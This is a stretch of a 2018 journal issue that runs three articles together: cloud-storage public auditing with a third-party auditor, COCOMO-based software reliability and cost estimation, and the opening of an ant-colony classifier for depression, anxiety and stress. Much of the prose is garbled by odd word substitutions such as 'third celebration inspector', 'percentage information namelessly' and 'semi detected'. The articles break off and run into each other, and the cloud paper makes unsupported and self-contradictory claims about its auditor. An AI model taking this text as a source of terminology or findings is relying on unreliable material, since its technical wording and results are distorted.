In cloud computing, we efficiently satisfy the requirements of the information for storage capacity to preserve in the cloud system and provide the data outsourcing service for data owners. Thus, cloud service provides this service, but the safety of owner's data is still most important concern while storing and accessing information in cloud storage. To provide security for information access is the most important problem in cloud storage. To maintain the integrity of data in cloud storage, however, is subject to skepticism. This is only for the information stored in cloud storage can be easily lost or corrupted on any system platform. To maintain the reliability of information on cloud, third party auditor (TPA) is introducing the best method to perform public auditing so it's reviewing process offers with great computation as well as conversation ability of that common authentication of clients. Cloud computing has turned into a very important part of IT industry. Application programming, database and touchy data user can store on a cloud.

The user can store his information on cloud and recover it at whatever point he needs to utilize it. This maintains a strategic distance from the cost of information, support and there is no compelling reason to actually store information on one's PC. All individual from the gathering can get to information through the web and there is no credible reason to make various duplicates of information for individual users. The extraordinary requirement is used for the information protection and the capacity to search information, putting away information on the cloud without losing character Security.

The system shows the best methodology of provable data possession (PDP) technique to execute common reviewing information so the user to confirm the integrity of knowledge. This also helps to validate the correctness of information left out recovering the whole information which is stored on cloud system. The multiple users are sharing information among other users to motivate for cloud system. This may be very important features for clients. During the process of public auditing the single problem of system highlighted for collective information is stored on cloud system, so as to save identification of privacy from TPA. A particular user in the group which indicates the shared information for identities of signatures of users.

RELATED WORK

This author [1] presented a protected cloud storage framework, methodology of supporting security preserving open inspecting and performs reviewing for different users at the same time. In this paper the expected system of privacy conserving examining of private knowledge gives security to knowledge in cloud server and also checks the exactness of the information. This system utilizes AES secret writing formulas used for encoding the information by putting away the cloud server. We used the SHA1 formula for checking the reliability of information on the way to approve capacity accuracy of information. The user will confirm the trustworthiness of their knowledge that holds on the cloud server utilization TPA. Putting away knowledge can produce the acute would like in favor of knowledge Protection on the cloud and also the capability to look knowledge while not losing identity, privacy. Limitation of this implementation is that it doesn't keep the initial knowledge chunks as in systematic committal to writing schemes.

KEY WORDS

Cloud Computing, Cryptography, Data integrity, Privacy-Preserving, Third-party public auditing etc.

Received: 27 May 2018
Reviewed: 16 July 2018
Accepted: 21 July 2018

*Corresponding Author

Email:
akashsuryawanshiak@gmail.com
Tel.: +91-7720001020

The author [2] gives the effective method of dynamic provable data possessions (DPDP) which are based on category information with the use of authenticated users. In this paper, the author decreases the storage information of those signatures of their common reviewing mechanism for the shape of device this is exploited. In addition to the author used index hash tables for clients to offer active operations. This approach makes use of public mechanism proposed throughout is able to preserve customers' private records from the TPA. Similarly, they finished their mechanism of system to permit auditing by TPA for the information of cloud.

This Author [3] has proposed best methodology of machine for providing auditing facts which are stored on cloud servers. In addition to offerings without load of neighborhood statistics capacity, the cloud computing offers on requiring best utility of data and protection, but the information is now not in user ownership, then presenting reliability is a powerful venture. On this manner authors advocate an at ease cloud garage gadget helping privacy maintaining open reviewing and perform inspecting for numerous users simultaneously. Specifically, customers might not have any desire to experience the many-sided quality in confirming the statistics, reliability public auditing services (1/3 celebration inspector) be applied to decrease user's complications and guarantee facts reliability.

In this paper authors [4] proposed that cloud computing gadget affords a cost-effective for sharing grouping of cloud clients. In this paper, the authors suggested that ease multi-proprietor information sharing system methodology for active agencies inside the cloud server. As a result of utilizing the organization name and active communication encoding strategies, user cans percentage information namelessly through others. Meanwhile, the capacity in the clouds and encoding estimated value of this system is impartial throughout the range of repudiated cloud users.

The author [5] proposed the exceptional technique of sharing information in a multi-proprietor manner at the same time as maintaining data together with the identification of security from an allocated cloud is a most demanding problem of the system. In this method, we propose a multi-proprietor record of the system is stored in the cloud storage system for active corporations of the authorized user. As a result of utilizing the organization name and active communication encoding strategies, users can percentage information secretly through others. Meanwhile, the capacity in the clouds and encoding estimate value of this system is impartial throughout the range of repudiated cloud users.

This Author [6] conveys a machine with fundamental encryption and decoding strategies for supplying safety of this system. In repudiation, the unique records are first separated into various cuts, after which posted to the cloud system. The repudiation method is accelerated via disturbing handiest one portion accordingly in place of the complete facts. We have proposed a unique procedure for using the cloud storage to recover the information.

In this paper, [7] the author proposed the effective method of auditing structure for cloud system to understand the procedure of the complete system. Also proposes privacy preserving identity protocol for cloud storage. After this they expand their auditing mechanism to support the information of active operations that provably comfortable inside the random version of the system. The analysis and simulation result proves that their method of reviewing formalities is safe as well as especially it can reduce the estimated value of that inspector. It's far not possible for their scheme to help a systematic review for various proprietors, which substantially improves the overall performance of the system.

Those authors [8] have proposed to layout and implement a scalable and first-class-grained information get admission to system with KP-ABE method. The information title-holder makes use of an unsystematic key to encode a document, in which the unsystematic key is similarly encoded with a position of properties utilizing KP-ABE. At that point, the institution supervisor assigns a right to use shape and the relating secret key to approved customers, with the end goal that a consumer can handiest decode a secret message textual content condition and handiest on the off chance that the information documents properties fulfill the get right of entry to structure.

These authors [9] proposed an efficient method to get right of access to control the system of cloud storage for easily access information for authentication. This carries an individual factor of the block on each single safety or performance problem of a system towards unauthorized permission for every predefine characteristic. Very first layout of system is multi-authority access control structure addresses the problem via proposing the threshold (t, n) difficult for authentication of user verification or multiple user of this CP-ABE system. After this system proposes and realizes a strong and verifiable multi-authority to get right of entry to manipulate the machine in public cloud storage. A couple of scheme combines manage a uniform attribute used to access information.

MATERIALS AND METHODS




Fig. 1: System architecture

Modules Description

Authentication-secret key generation

This type of module has to implement an interface for authentication of user interaction. For system, application has been developed to register users for record of entries verification with cloud system. When executes system, user has entered the username, password, address, age, mobile no and email id for successful registration of user. When the user is going in the authentication module then user login into the system through providing his credentials. So system verifies user confirmation for authentication of this user credentials. Key generation module is required the information owner characteristics that generates a secret key which is send on email id once user registers into the system. After that system executes the successfully and this module work properly. The system architecture is given in Fig-1.

Formation of file upload and download

This module handles completely different groups for various information. Using this module data owner will upload information and user will download that same information. The information upload and download operations is finished by data owner for sharing information. At the same time, once user authentication done data owner upload the information. In this module encoding done using elgamal encoding method and also the same time each key send to TTP and AAs. Lastly, user will offer the transfer request to cloud server for downloading the information, at the same TTP and AAS at verification has done on cloud.

Digital signature generation

This signature generation module is selected to analyze verification of information by user. Third party auditor needs authentication of information for verification of data integrity. So this module implements secure hash algorithm for finding hash function as verification of data. This type of function implements the efficient method or effective algorithm of signature generation. This algorithm taken as an input of information partition and generates hash value from hash function for each partition of data. So this module executed effectively for signature generation of data.

TPA (Third party Auditor)

This is final module of system. This module has represented to execute third party auditor (TPA), united nation industry verifies the information integrity of system. Once user will verify the information then he /she sends request to TPA.TPA generates a method by using theoretical information (file id, SHA1) that is hold on by data owner through information upload on server. As a result of verifying that proof, auditor

involves realize reliability of that requested information. For data integrity verification of SHA1 algorithm is implemented in this system. Reviewing method are implemented in four parts like reviewing request, challenge generation, proof generation and verifies confirmation of data which is shown in following tasks:

- User sends the reviewing request to TPA.
- TPA sends reviewing message to cloud server as the same as information id.
- Auditing proof-cloud server responds with hash function of specific information .TPA compares cloud servers response hash with TPA stored in database hash of requested information.
- Reviewing report-whether information is degraded or not.

RESULTS

The final result of the implemented system shows that, we used following attributes for comparative analysis: After implementing several part of the system we have got system performance of this project. In this way we get results of this system, firstly user will register in that system then registered user only login into the system. After login successfully done, the user will again login into the system with a secret key. So information is secure on cloud server with the help encoding data stored in this cloud storage. The output of this system is divided into the following steps:

1. Encoded information and secret key are stored separately on cloud storage media.
2. Then decoding the information of file user have to enter OTP which is sent on authorized user e-mail and combination of OTP, So encoded information are used to generate original information on that system. This information is secretly saved in cloud so users easily access that information through database.
3. For accessing the information of the user is limited in read only mode and for insert, modify and delete the notification is sent to admin for preserving the security of the system.
4. Then encoding or decoding the original information is deleted.
5. For protecting the system, we are eliminating the TPA. The flow of the TPA will be done by admin and our proposed system. The user will easily upload that information and download the information on the server for data security. In this way, the secret information is stored on cloud server for preserving privacy of data integrity. The final result of the comparative analysis of this system is shown in following table [Table 1] so we design the appropriate graph [Fig. 2] of system which is based on following [Table 1]

Table 1: File size with respect to time (ms)

File Name	size	AES	DES
File1	84kb	199.014	20.0012
File2	15kb	48.027	3.0002
File3	1kb	40.0022	2.0001
File4	11kb	45.0026	6.0003
File5	207kb	161.0092	10.0006




Fig. 2: Graph of performance result and analysis

CONCLUSION

As a result, we obtain the first publicly verifiable secure cloud storage framework which is secure without using the random method. Further, we improve our general structure to support user secrecy and third-party public auditing. To recover the efficiency of verification for various auditing tasks, we further expand our mechanism to support reviewing of data. One of the positive future works is to introduce, how to check the reliability of common information with effective groups, though still preserving the singularity of all blocks from the third party auditor in cloud system and also we are planning to implement our proposed system on the cloud storage system.

CONFLICT OF INTEREST

There is no conflict of interest.

ACKNOWLEDGEMENTS

To prepare proposed methodology paper on "Privacy-Preserving public auditing for secure data storage technique in cloud computing" has been prepared by Akash Suryawanshi and Dr.J.Naveenkumar Author would like to thank my faculty as well as my entire department, parents, friends for their support. Author has obtained a lot of knowledge during the preparation of this document.

FINANCIAL DISCLOSURE

None

REFERENCES

- [1] Ghutugade KB, Patil GA.[2016] Privacy preserving auditing for shared data in cloud, 2016 International Conference on Computing, Analytics and Security Trends (CAST) College of Engineering Pune, India.
- [2] Boyang W, Baochun L, Hui L. [2012] Privacy-Preserving Public Auditing for Shared Data in the Cloud system, IEEE International Conference on Computer Communications, 124-230.
- [3] Wang C, Wang Q, Ren K, Lou W. [2010] Privacy-Preserving Public Auditing for Data Storage Security in Cloud Computing, in Proc. IEEE International Conference on Computer Communications (INFOCOM), 525-533.
- [4] Liu X, Wang B, Zhang Y, Yan J. [2013] Mona: Secure multi owner data sharing for dynamic groups in the cloud, IEEE Transactions on Parallel and Distributed Systems, 24(6): 1182- 1191.
- [5] Pearson S. [2013] Privacy, security and trust in cloud computing, in Privacy and Security for Cloud Computing, ser. Computer Communications and Networks. New York, NY, USA: Springer, pp. 3-42.
- [6] Chen HCH, Lee PPC. [2014] Enabling Data Integrity Protection in Regenerating-Coding-Based Cloud Storage: Theory and Implementation, IEEE transactions on parallel and distributed systems, 25(2): 407- 416.
- [7] Wang B, Sherman SM, Li CM, Li H. [2013] Storing Shared Data on the Cloud via Security-Mediator, 2013 IEEE 33rd International Conference on Distributed Computing Systems. 10.1109/ICDCS.2013.60
- [8] Yu S, Wang C, Ren K, Lou W. [2010] Achieving secure, scalable, and fine- grained data access control in cloud computing, 2010 Proceedings IEEE INFOCOM, DOI: 10.1109/INFOCOM.2010.5462174
- [9] Wei Li, Xue K, Xue Y, Hong J, [2016] TMACS: A Robust and Verifiable Threshold Multi-Authority Access Control System in Public Cloud Storage, IEEE Transactions on parallel and distributed systems, 27 (5):

ARTICLE

HYBRID APPROACH OF CODE ANALYSIS AND EFFORTS CALCULATION FOR SOFTWARE RELIABILITY GROWTH MEASUREMENT AND COST ESTIMATION

Abhyuday Nivrutti Patil*, Amol Kadam, Sachin B. Wakurdekar, S. D. Joshi

Department of Computer Engineering, Bharati Vidyapeeth (Deemed to be university) College of Engineering, Pune, INDIA

ABSTRACT

Background: Software reliability modeling of information gathered amid the testing of an expansive scale mechanical framework (System T) was utilized to gauge software quality from the client point of view. Software Reliability is the likelihood of disappointment free software task for a predefined timeframe in a predetermined situation. Software Reliability is additionally a vital factor influencing framework reliability. **Methods:** Framework proposed software reliability model which comprises of code examination and cost estimation model. There are a few software estimation attributes, for example, Function point, Line of Code, and models Constructive Cost Model (COCOMO). **Results:** We consolidate investigation of code and cost estimation to compute proficiency of give software. For the each model we will likewise reveal insight into the distinctive segments, and how their parameter impact on the precision of software cost estimations improvement ventures. **Conclusions:** This paper displays a successful software reliability model, efforts calculation and cost estimation model which got from different characteristic.

INTRODUCTION

The business of software should be productive. Because of fast change in innovation, usage of complex software frameworks at less expensive cost and the desire to keep up better quality software are a portion of the real difficulties for the software organizations. One of the hardest works is cost estimation, in the field of software engineering. It is the estimation of aggregate cost required in creating software.

Cost estimation incorporates the procedure or techniques that assistance us in anticipating the real and aggregate cost that will be required for our software and is considered as one of the mind boggling and testing movement for the software organizations. They will likely create software which is shabby and in the meantime convey great quality. Software cost estimation is utilized fundamentally by framework experts to get a guess of the basic assets required by a specific software venture and their calendars. Critical parameters in assessing cost are estimate, time, and exertion and so on. Procedure of software estimation essentially centers around four stages. At first we appraise software estimate, at that point the required exertion after this we infer the timetable and finally figure out cost of the software. Constructive Cost Model (COCOMO) is a mainstream and broadly utilized Algorithmic arrangement of models [1]

We evaluate system in two parts. Code analysis and cost estimation. In code analysis, first we complied software for bug report. We have used five parameters for software reliability i.e. function point, statement coverage, operator analysis, reserve word analysis and comment line analysis. COCOMO II model consists early design model, reuse model and post architectural model.

RELATED WORK

This paper shows the method to dissect unwavering quality with the blend of testing time analyser, test scope, and dependability analyser. Through this method we have endeavoured to break down the software from its interior structure i.e. coding structure. And if the code structure is enhanced the unwavering quality consequently increments. This paper unquestionably turns into a helpful factor in testing conditions so developer can distinguish the multifaceted nature inside the code and attempt to make it straightforward and dependable so software is exceptionally solid before genetic algorithm it for the testing [2].

Reliability of Software has been significant Issue in Software industry. Disappointment Free Code Development is to be accomplished inside time of Software adaptation updates. Despite the fact that this offer ascent to various issues. To beat these deformities Software area has concocted software Reliability and Growth Models (SRGM's). Displayed on this Concept a mathematical Analyzing and Modeling framework for numerous arrival of Software item is planned and created. Testing is impossible consistently and research tries to limit testing, esteem minimization reliability expansion are results of research [3].

Software Reliability is characterized as the likelihood of free-disappointment activity for a predetermined timeframe in a predefined situation in a given timeframe under indicated conditions. Software Reliability Growth models (SRGM) is constructed for evaluate software reliability parameters, for example, number of residual issues, software disappointment rate and software reliability. Software testing can be characterized as a procedure to recognize blames in the totality and worth of created PC software. Testing

KEY WORDS
Software reliability model, code analysis, COCOMO II, efforts calculation

Received: 28 June 2018
Reviewed: 16 July 2018
Accepted: 25 July 2018

*Corresponding Author
Email:
patilabhay@outlook.com
Tel.: 7276299900

is vital in guaranteeing the nature of the software by recognizing shortcomings in software, and potentially expelling them [4].

The primary test in the improvement of huge and complex ventures is the cost estimation with more precision. Numerous estimation models are presented over the span of time, which infers that software cost estimation isn't exact and new techniques or models ought to be proposed all the time. A point by point diagram of existing software cost estimation procedures or models are given by this model. The models are significantly characterized in two kind's algorithmic and non-algorithmic models. Enter factor in the improvement of new software is the choice of the reasonable cost estimation model and it additionally delineates the qualities and shortcoming of different cost estimation models. The fundamental goal is to give a relative writing examination of different cost estimation strategies or procedures in this paper [5].

The industry of software ought to be productive. Because of fast change in innovation, execution of complex software frameworks at less expensive cost and the inclination to keep up better quality software are a portion of the significant difficulties for the software organizations. Scientists have proposed different strategies for cost estimation. This paper gives knowledge into the different models and methods utilized as a part of evaluating cost of the software. The advantages and disadvantages of the current cost evaluating procedures have been featured in this paper. There is all things considered no single strategy which can be viewed as the best technique so in this paper it is proposed that a blend of the strategies ought to be utilized to get a precise cost gauge [6].

Reliability is a most important point in software system. To achieve better performance reliable software need to work properly in specified environment. It is impossible to test the software for making it hundred percent defect and bug free. Many software reliability growth models support the accessibility of the software reliability. Software reliability growth model evaluates the software reliability parameters like number of remaining faults, software failure rate and software functionality and performance [7].

Software reliability is a vital part of software quality. And accomplishing reliability is the need of the present worldwide rivalry. Estimation and prediction are the approaches to break down software reliability. Software reliability growth demonstrate is utilized to assess the reliability through mathematical articulation and it additionally used to translate software disappointments as a random procedure. This paper portrays a novel software reliability growth display in light of non-homogeneous Poisson process with taking into consideration defective investigating. Keeping up and enhancing nature of the software is an extremely troublesome errand because of numerous components like equivocal necessity determination, absence of required assets and so forth. Numerous reliability growth models have been proposed as of not long ago as indicated by various setting and subsequently there is no all-around acknowledged model. Software quality metric features the quality parts of item, process, and task. As there is corresponding connection amongst quality and reliability, analyzing quality measurements is additionally an approach to evaluate reliability. Thus, we investigate quality measurements alongside keeping up the deformity database [8] [1].

MATERIALS AND METHODS

Software reliability is the possibility of the software causing a system letdown over some specified operating time. Software does not fail due to wear out but does fail due to defective functionality, timing, sequencing, data, and exception handling. We categorize model code analysis and cost estimation. In first part, i.e. compiler will compile given uploaded file. Compiler will debug file. Admin will select any one software category from organic, semi detected and embedded.

We have selected five parameters for code analysis. Following are parameter for analysis.

- Function path: -We define functions, i.e., and method in given code
- Statement coverage: - We define statement i.e. loops, if-else function, for loop, switch cases etc.
- Operator analysis: Operator like plus, minus, equal to, less than and greater than etc. are define in this cost driver.
- Reserve word analysis: - The words which are allocated in java library and cannot be used for other purpose. These word are defining in this cost driver.
- Comment line analysis: - We calculate number of comment used in given code of line.

Further, Cost estimation is calculated using COCOMO II model. In early design model, file will be uploaded, software category is selected. We used reliability calculator attributes like product reliability and complexity, reuse required, platform difficulty, personal capability, personal experience, schedule, support facilities etc.

In reuse model, reuse LOC will be consider for this model. We consider three attributes i.e. ASLOC, AT, ATPROD.

ASLOC is the number of adaptive LOC of reusable components AT is the percentage of adapted generated code

ATPROD is productivity of engineers integrating the code, usually approx... to 2400 LOC/ month/person.

In post architectural model, 17 attributes are consider i.e. program capability, required system reliability, complexity of system modules, extent of documentation required, size of database used, required percentage of reusable components, execution time constraints, volatility of development platform, memory constraints, capability of project analysis, personal continuity, programmer experience in project

domain, analyst experience in project domain, language and tool experience, use of software tool, development schedule compression, extent of multisite working of inter site community.

COCOMO II model use above model. It contains additional attributes for calculating exact cost estimation. Our proposed system utilizes all Post Architectural attributes combine with proposed scale drivers likewise precedentness, development feasibility, architecture, team cohesion, process maturity. Also in addition to these attribute, we proposed our attributes they are frequency of program specification change, process performance, database complexity, code skill level. Using these parameter, report will generate which shows estimated cost of software. Refer below [Fig. 1]: Architecture diagram of proposed system.

COCOMO strategies make utilization of conditions and arithmetic to play out the process of estimation... Constructive cost model, one of the prominent and broadly utilized algorithmic model for the estimation of cost and in the meantime get the calendar of a creating software was given by Barry Boehm and is known as the Constructive Cost Model (COCOMO). The parameters and conditions that are utilized as a part of this model are acquired through past software ventures. The span of code is typically given in KLOC (thousand lines of code) and the acquired exertion is in Person Months (PM).

There is three models of COCOMO which is proposed by Boehm as follows:

1) Basic COCOMO – It is the first of the COCOMO set of models, formula used for this model is

$$\text{Effort} = a * (\text{KLOC})^b$$

KLOC is the code size and the constant are a and b. The constant value is depends on the type of project, whether the project is semi-detached, organic, or embedded.

2) Intermediate COCOMO – In this model get the nominal value of constant a and b and effort estimation which is differs from earlier basic COCOMO. Formula used as:

$$\text{Effort} = a * (\text{KLOC})^b * \text{EAF}$$

Here the effort adjustment factor is represented by EAF

3) Detailed COCOMO – This model works separately on each sub-system and serves as a boon for large systems made up of non-homogenous subsystems. To predefine and stable the software requirement Constructive Cost Models believes the system.




Fig. 1: Architecture diagram of proposed system.

RESULTS

Admin will be provided with login credentials. Admin will enter login id and password to login to application. For Code analysis, file is uploaded and attributes are selected for analysis. Following is report of code analysis. It is shown in [Fig. 1]. We have calculated threshold value for current project and actual value of current project is given. For example, Threshold value of current project is 7824 and obtain value is 276 for function path. Likewise, report will be generated for all attributes. Here, analysis table shows the reliability of the software in Fig 2.




Fig. 2: Reliability analysis table

Here, graphical representation is shown for each attributes. Threshold value and obtain value are given on x-axis. Graph of statement coverage, functional point, operator point, reserve word and comment analysis is shown in [Fig.3]




Fig. 3: Graphical representation of reliability factors

Here, pie chart is generated for all above factors as shown in [Fig.4]




Fig. 4: Reliability factor graph

To estimate cost, we have compare exiting model with our proposed system. In existing system, report of early design model, reuse model, post architectural model is shown. Using these model, LOC, KLOC, efforts, no. of people and duration is shown. Our system gives estimate all parameter. As shown, Proposed system is efficient as efforts, people and duration is less than existing system. Repost is given in [Fig.5]




Fig. 5: Effort calculation and software cost report

CONCLUSION

Arranging and planning of software venture is generally influenced by cost estimation, hence it is a fundamental process in software estimation. Our point ought to be to create such software which are both shabby and offer a decent quality and solid. There are numerous strategies for checking reliability and assessing cost yet as unmistakably we can't view any single system as the best one as every one of the procedures have their own preferences and impediments. Endeavors ought to be made to utilize a blend of the estimation strategies to touch base at a superior cost and quality estimate. To create solid estimates, it is needed legitimate learning and comprehension of every procedure and the connection between the software qualities of each.

CONFLICT OF INTEREST

No Conflict of Interest

ACKNOWLEDGEMENTS

To design and build proposed result paper on "HYBRID APPROACH OF CODE ANALYSIS AND EFFORTS CALCULATION FOR SOFTWARE RELIABILITY GROWTH MEASUREMENT AND COST ESTIMATION" has been prepared by Mr.Abhyuday N. Patil and Mr.Amol Kadam. Author would like to thank his faculty as well as his whole department, parents, friends for their support. Author has obtained a lot of knowledge during the preparation of this document.

FINANCIAL DISCLOSURE

None

REFERENCES

1. Patil AN, Kadam A. [2017] Software Reliability and Cost Estimation Model, JETIR, 4(6):25-29.
2. Mengmeng Z, Pham H. [2017] A multi-release software reliability modeling for open source software incorporating dependent fault detection process. Annals of Operations Research: 1-18.
3. Chi j et al. [2017] Defect Analysis and Prediction by Applying the Multistage Software Reliability Growth Model. Empirical Software Engineering in Practice (IWESEP), 8th International Workshop on Empirical Software Engineering in Practice (IWESEP). DOI: 10.1109/IWESEP.2017.16
4. Choudhary A, Singh A, Sangwan OP. [2016]. Software reliability prediction modeling: a comparison of parametric and non-parametric modeling. 6th International Conference - Cloud System and Big Data Engineering (Confluence) DOI: 10.1109/CONFLUENCE.2016.7508198
5. Chengyong M, Li Q.[2016] A Testing-Coverage Software Reliability Growth Model Considering the Randomness of the Field Environment. IEEE International Conference on Software Quality, Reliability and Security Companion (QRS-C). DOI: 10.1109/QRS-C.2016.62
6. Iqbal J. [2017] Software reliability growth models: A comparison of linear and exponential fault content functions for study of imperfect debugging situations, Iqbal, Cogent Engineering, 4: 1286739
7. Kumar A. [2016] Software Reliability Growth Models, Tools and Data Sets- A Review, ISEC '16, February 18-20, 2016, Goa, India ISBN 978-1-4503-4018-2/16/02

ARTICLE

ANT COLONY OPTIMIZATION BASED FEATURE SELECTION AND DATA CLASSIFICATION FOR DEPRESSION ANXIETY AND STRESS

S. T. Arokkiya Mary^{1*}, L. Jabasheela²

¹Department of Computer Applications, Research and Development Centre, Bharathiar University, Coimbatore, INDIA

²Department of Computer Science, Panimalar Engineering College, Chennai, INDIA

ABSTRACT

In the recent days, Depression, Anxiety and Stress (DAS) became a common health issue appears over all parts the world. Several measures are available to compute the level of DAS and DAS-21 is the effective one amongst the other measure. Recently, machine learning and bio-inspired algorithms are employed to handle classification problems in an efficient way. To further enhance the classification performance, FS process is carried out in prior to classification process. It eliminates the unwanted and irrelevant features and chooses the significant features to model the classification system. In this paper, the significance of FS approaches (ACO and PSO) in the ant-miner based classification task of DAS is investigated. Ant-miner is the well-known classification algorithm which leads to efficient results for several kinds of classification task. This paper proposes a novel DAS model by the integration of FS methods with ant miner based classification model. The results are evaluated by validating the proposed method against a dataset collected by our own. The performance measures used in this study are accuracy, sensitivity, specificity, Kappa coefficient, F-score, False Discovery Rate (FDR) and False Omission Rate (FOR).

INTRODUCTION

Based on World Health Organization (WHO), mental stress is commonly present in all parts of the world [1]. Some disorders like schizophrenia, bipolar disorder, depression, anxiety and stress (DAS) are some of the major dementia connected illness is also the causes of persons lives with disable nature. DAS are the well known diagnoses in health care and related to around 24% of diagnoses [2]. The significance of perceiving and handling depression and anxiety can't be downplayed as these constraints can bring a considerable decrease in personal satisfaction. This may show as confined support in the working environment, decline in normal health and disappointment in family or social life [3-5]. People with anxiety issue are more averse to take an interest in the workplace in contrast with people with disabilities and long-term health troubles [6], while depression are probably going to be less gainful at work or need to lessen the amount of work they perform.

